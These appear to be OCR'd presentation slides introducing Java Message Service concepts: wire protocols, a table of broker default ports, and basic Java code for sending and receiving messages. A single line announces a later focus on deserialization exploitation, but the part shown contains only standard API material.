


- JMS Client
  - A client/serverside application that interacts with a message broker
  - Two types → Producer and Consumer
- Connection
  - Permanent interaction context with a broker using a specific protocol and credentials
- Session
  - Just for transaction management

JMS Queue



JMS Topic



JMS and Wire Protocols

- The wire protocol defines the message structure on a binary level
- JMS doesn't require a specific wire protocol to be used
- JMS Providers often use vendor-specific wire protocols
- Several wire protocol standard exists
  - AMQP (Advanced Message Queuing Protocol)
  - MQTT (MQ Telemetry Transport)
  - STOMP (Streaming Text Oriented Messaging Protocol)
  - OpenWire
  - WebSockets
  - etc.

JMS brokers with default ports (no SSL)

Vendor	Target	Proprietary	AMQP	OpenWire	MQTT	STOMP	WebSocket
Apache	ActiveMQ	x	5672	61616	1883	61613	61614
Redhat/Apache	HornetQ	5445	5672	x	x	61613	61614
Oracle	OpenMQ	7676	x	x	x	7670	7670
IBM	WebSphereMQ	1414	x	x	x	x	x
Oracle	Weblogic	7001	x	x	x	x	x
Pivotal	RabbitMQ	x	5672	x	1883	61613	15674
IBM	MessageSight	x	x	x	1883,16102	x	x
IIT Software	SwiftMQ	4001	5672	x	x	x	x
Apache	ActiveMQ Artemis	5445	5672	61616	1883	61613	61614
Apache	QPID	x	5672	x	x	x	x

Focus for exploitation using deserialization vulnerabilities

JMS API - Sending a Message

```
ConnectionFactory factory = new ActiveMQConnectionFactory("tcp://broker:61616");
Connection connection = factory.createConnection("user", "pass");

Session session = connection.createSession(false, Session.AUTO_ACKNOWLEDGE);

Queue queue = session.createQueue("orders");
MessageProducer producer = session.createProducer(queue);

connection.start();

TextMessage message = session.createTextMessage();
message.setText("This is the payload");

producer.send(message);

connection.close();
```


JMS API - Receiving a Message

```
ConnectionFactory factory = new ActiveMQConnectionFactory("tcp://broker:61616");
Connection connection = factory.createConnection("user", "pass");

Session session = connection.createSession(false, Session.AUTO_ACKNOWLEDGE);

Queue queue = session.createQueue("orders");
MessageConsumer consumer = session.createConsumer(queue);

connection.start();

Message message = consumer.receive();

if (message instanceof TextMessage) {

    System.out.println(((TextMessage) message).getText());

}

connection.close();
```


EJB “Style” - Receiving a Message with a Message Driven Bean

```
@MessageDriven(activationConfig = {
    @ActivationConfigProperty(propertyName = "destination",propertyValue = "cwqueue"),
    @ActivationConfigProperty(propertyName = "destinationType", propertyValue = "javax.jms.Queue")
    },  mappedName = "cwqueue")
public class CwMessageDriven implements MessageListener {

    public void onMessage(Message message) {

        try {
            if (message instanceof TextMessage) {

                System.out.println(((TextMessage) message).getText());

            }
        } catch (Exception e) {
        }
    }
}
```

JMS Message Structure



JMS Message Types



JMS Message Types

`StreamMessage` - a message whose body contains a stream of Java primitive values. It is filled and read sequentially.


`MapMessage` - a message whose body contains a set of name-value pairs where names are `String` objects and values are Java primitive types. The entries can be accessed sequentially by enumerator or randomly by name. The order of the entries is undefined.

`TextMessage` - a message whose body contains a `java.lang.String`. The inclusion of this message type is based on our presumption that `String` messages will be used extensively. One reason for this is that XML will likely become a popular mechanism for representing the content of JMS messages.

`BytesMessage` - a message that contains a stream of uninterpreted bytes. This message type is for literally encoding a body to match an existing message format.

Source: JMS 1.1 specification

JMS Message Types

